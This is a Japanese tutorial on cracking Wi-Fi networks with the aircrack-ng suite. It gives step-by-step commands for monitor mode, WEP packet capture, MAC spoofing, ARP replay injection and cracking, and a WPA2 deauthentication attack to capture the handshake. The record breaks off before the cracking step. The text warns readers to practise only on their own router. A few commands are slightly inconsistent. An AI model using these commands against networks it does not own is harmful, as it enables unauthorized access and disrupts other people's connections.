WifiHacking


実行環境

本記事では、以下の環境を使って実験を行なった。

- Kali-Linux(Virtual Box)
- Ubuntu20.04

コマンドを入力するとは?

- 昔のコンピュータにはマウスを使って直感的に操作することはできず、コマンド入力によってコンピュータを操作していた。
- コマンドはアプリケーション一覧から、terminal(日本語なら端末)を起動してそこに打ち込む。



記事の見方

- 今回の記事では、背景の色が変わっている部分はコマンドを入力することを表しているので自分のコンピュータでターミナルを開いてみよう。

- コマンド入力部分で冒頭に#がついているものはコマンドとして実行される命令文ではなく、コメントである。

> コメント: 実際の処理には関係なく開発者が後からコードを読む人に向けて残すメモのようなもの。

必要なもの

- Wi-Fiルーター(自分のものに限る)他人のWi-Fiルータを勝手に攻撃すると電波法等の法律に違反してしまうため注意!

- パソコン。(Kali-linux推奨)
- Wi-FIアダプタ(モニターモードにできるもの) 動画内で紹介されているWi-Fiアダプタ ALFA AWUS036ACH

Wi-Fiアダプタの初期設定

動画内で紹介されているWi-Fiアダプタ ALFA AWUS036ACHを使用するにはドライバーをインストールする必要がある。

AWUS036ACHのドライバインストール

ALFA AWUS036ACHのドライバーは公式サイトのドライバのインストールガイドを見ながらインストールを行う。

- Kali Linuxの場合


```
#kali
sudo apt update
sudo apt install realtek-rtl88xxau-dkms
```

- Ubuntuの場合はaptから直接インストールできないのでドライバのインストールガイドからdebファイルをダウンロードした後、apt installにdebファイルを指定してインストールを行う。

```
#ubuntu
sudo apt update
sudo apt install ./realtek-rtl88xxau-dkms_5.6.4.2~git20200916-0kali1_all.deb
```


認識されているか確認


```
sudo iwconfig #wlan0等のネットワークインターフェースカードが表示されればOK
```



virtualboxで立ち上げた仮想OSにWi-Fiモニターを認識させる。

- VirtualBoxで起動したOSの画面の上部のデバイスタブをクリックして、USB→USBの設定をクリックすると、現在仮想OSが認識しているデバイスのリストが表示される。- 右側のプラスボタンをクリックして、Realtek 802.11n NICを追加する。





WEP方式のWi-Fiのクラッキング

元動画 「WEP Wi-Fiをハッキング!パスワードを解析!」

WEP Wi-Fiクラックの大まかな流れ

1. Wi-Fiアダプタをモニターモードにして、パケットを集める。
2. パケットが充分な量たまらない場合が多いので、パケットを貯めるためにarpリクエスト攻撃を行う。
3. 溜まったパケットを使って解析を行い、パスワードを解析する。

WEPとは

- WEPは昔主流であった、Wi-Fiのプロトコルであり、現在はセキュリティリスクの問題があるため、あまり使われていない。
- コンピュータのスペックが上がったことで、現在のコンピュータではパケットを集めて解析を行うことでパスワードを特定できる。

邪魔者をkill(ここから実際にターミナルにコマンドを入力していく)

- WEPWi-Fiのハッキングを行う前に邪魔なアプリケーションをkillする必要がある。
- ターミナルを開いて(Application一覧から端末を実行)以下のコマンドを実行する。

```
sudo airmon-ng check kill #wpa_supplicantをkill
```

> wpa_suppliment: WPA認証機器との鍵の交渉を実装しており、wlanドライバのローミングやIEEE 802.11認証やアソシエーションを制御している。

Wi-FIアダプタをモニタモード変更

- Wi-Fiをモニターモードにすることで周囲に漂っている電波をすべて受信できるようになる。(自分宛てじゃないパケットも見れるようになる)
- Wi-Fiアダプタのモードを変更するには、ネットワークインターフェースカードを指定して実行する必要がある。
- 以下のコマンドを実行することで使用できるネットワークインターフェースカードの一覧等が見られる。

```
ip a
```


- 現在使用しているコンピュータが**有線接続ならば、en**から始まるもの、**Wi-Fi接続ならば wlp**から始まるものをメモしておく。
- 筆者の場合にはWi-Fi接続なので、**wlp2s0**である。

モニターモードに変更する方法

- airmon-ngを使う方法が簡単だが、環境によってはうまく行かないことがあるので、その場合には手動でやる方法を試してみると良い。
- モニターモードにするとインターネットに接続することができなくなるので注意!

```
#air-mon-ngを使う方法
sudo apt install aircrack-ng #必要なツールをインストールする。(初回のみ実行すればよい。)
sudo airmon-ng start wlp2s0 #wlp2s0は先程メモした自身のネットワークインターフェースカードに
sudo iwconfig #monitorモードになっていればmonitorと表示されているはず。
```

```
#手動でやる方法
sudo ip link set wlp2s0 down
sudo iwconfig wlan0 mode monitor
sudo ip link set wlp2s0 up
sudo iwconfig
```



モニターモードから元に戻す

- コンピュータを再起動することでモニターモードから抜けられる。ハッキングが終わった後は再起動するのがおすすめ。
- もしくは、airmon-ngをstopしてもよい。

```
sudo airmon-ng stop wlp2s0mon
sudo ip link set dev wlp2s0 up
```

周囲のWi-Fi情報を見る

- 以下のコマンドを実行することで、周囲のWi-Fiを表示することができる。
- ステルス設定のWi-Fiも表示される。

```
sudo airodump-ng wlp2s0mon #周囲のWi-Fi情報を取得する。
```

- 攻撃対象のwifiを見つけたら、BSSIDとCHをメモする。


BSSIDって何？と思った人向け

- MACアドレス: Media Access Controlアドレスの略で、ネットワークインターフェースカードごとに割り当てられる物理アドレス。
- BSSID: 無線LANにおける無線ネットワークの識別子。通常はMACアドレスをそのまま用いる。
- CH(チャンネル): CHを指定することは、周波数を合わせることあり、チャンネルを指定することでパケットを取得できるようになる。
- ESSID: 対象のwifi名のこと。

BSSID	d6:48:8f:65:0c:27
CH	5

パケットをキャプチャする

- 以下のコマンドを実行することで、パケットをキャプチャが開始される。これには時間がかかるのでしばらく放置するとよい。
- bssidとchannelは各自のものに置き換える。





```
sudo airodump-ng --bssid 1E:B1:7F:14:0C:01 --channel 13 --write wep wlp2s0mon
```

パケットキャプチャ中の画面の見方

- Data: 収集したパケットの量。

- アクセスしている端末のMACアドレスが下に表示される。



パスワード解析を開始

- 一度実行すれば、パケットが溜まったらすぐに実行してくれるので何度も実行しなくていい。

```
sudo aircrack-ng wep-01.cap wlp2s0mon
```

- 大きな通信がないとパケットはなかなかたまらないのが実情。
- そこでパケットを貯めるためにARPリクエスト攻撃を行う。

ARPリクエスト攻撃

ARPとは

- Address Resolution Protocol: IPアドレスからEthernetのMACアドレスの情報を得られるプロトコル。
- ARPリクエスト: 指定したIPアドレスのMACアドレスを探すように命令する。
- ARPリプライ: 指定したIPアドレスの持つMACアドレスを返す。
- RARP: ARPとは逆にMACアドレスからIPアドレスを取得するプロトコル。

自分のMACアドレスの変更

- ARPリクエスト攻撃を行うためには攻撃者側のMACアドレスが必要である。→自分のMACアドレスを変更したほうが安全。

- モニターモードにする前のネットワークインターフェースカードのMACアドレスを変更しても、モニターモードのMACアドレスには反映されないのでモニターモードにしてから変更する。

```
sudo ip link set dev wlp2s0mon down
sudo macchanger -r wlp2s0mon
macchanger wlp2s0mon
sudo ip link set dev wlp2s0mon up
```

ARPリクエスト攻撃を実行

- ARPリクエストを無限に送ってパケットをためやすくする。
- MACアドレスフィルタリングがついていると失敗する。


```
sudo aireplay-ng --fakeauth 0 -a 00:01:8E:55:F8:5F -h 22:38:fc:d9:cc:91 wlp2s0mon #
sudo aireplay-ng --arpreplay -b 1E:B1:7F:14:0C:01 -h e4:b3:18:bb:ea:1d wlp2s0mon #
```

WPA/WPA2のハッキング

WPA方式とは

- WEPにかわる新しい無線LANの暗号化方式。
- WPAは基本的な暗号方式などをWEPから変更していないため、ファームウェアあるいはドライバを変更する程度でWPAに対応できる。
- WEPと違って、必ずクラックできるわけではない。

WPAクラックの流れ

1. Wi-Fiアダプタをモニターモードにして、パケットを集められる状態にする。
2. 4 way handshakeを行わせるために、攻撃対象となるアクセスポイントに接続している端末が必要であるため、端末があることを確認する。
3. 攻撃対象のアクセスポイントと接続している端末の接続を強制的に中断させ、4 way handshakeを再度行わせそれをキャプチャする。
4. パケットをhashcatを使って解析する。

WPAパスワードをクラックする。

Wifiアダプターをモニターモードにする

```
sudo airmon-ng check kill #wpa_supplicantをkill
sudo airmon-ng start wlp2s0 #
```

攻撃対象のwifiを探す

```
sudo airodump-ng wlp2s0mon
```

4 way handshakeをキャプチャしたパケットを取得

パケットを受け取れる状態にする。

```
sudo airodump-ng -c 1 --bssid 88:57:EE:17:CD:92 -w wpa2 wlp2s0mon #-cでチャンネルを設
```


- このアクセスポイントに接続している端末のMACアドレスが表示されるのでメモする。(ないとこの方法ではクラッキングできない)

端末のwifi接続を強制的に切る

- WPAのクラッキングでは、4 way handshakeという通信を開始する手順で送信されるメッセージ4を止めるてパケットをキャプチャする必要がある。
- すでに接続されている端末では4 way handshakeは行われないので強制的にWiFi接続を外部から解除させて再接続時に行われる4 way handshakeをキャプチャしてパスワードの解析を行う。

```
sudo aireplay-ng -0 1 -a 88:57:EE:17:CD:92 -c e4:b3:18:bb:ea:1d wlp2s0mon #-0で認証
```

- コマンド実行後に少し待つと、自動再接続が行われる。
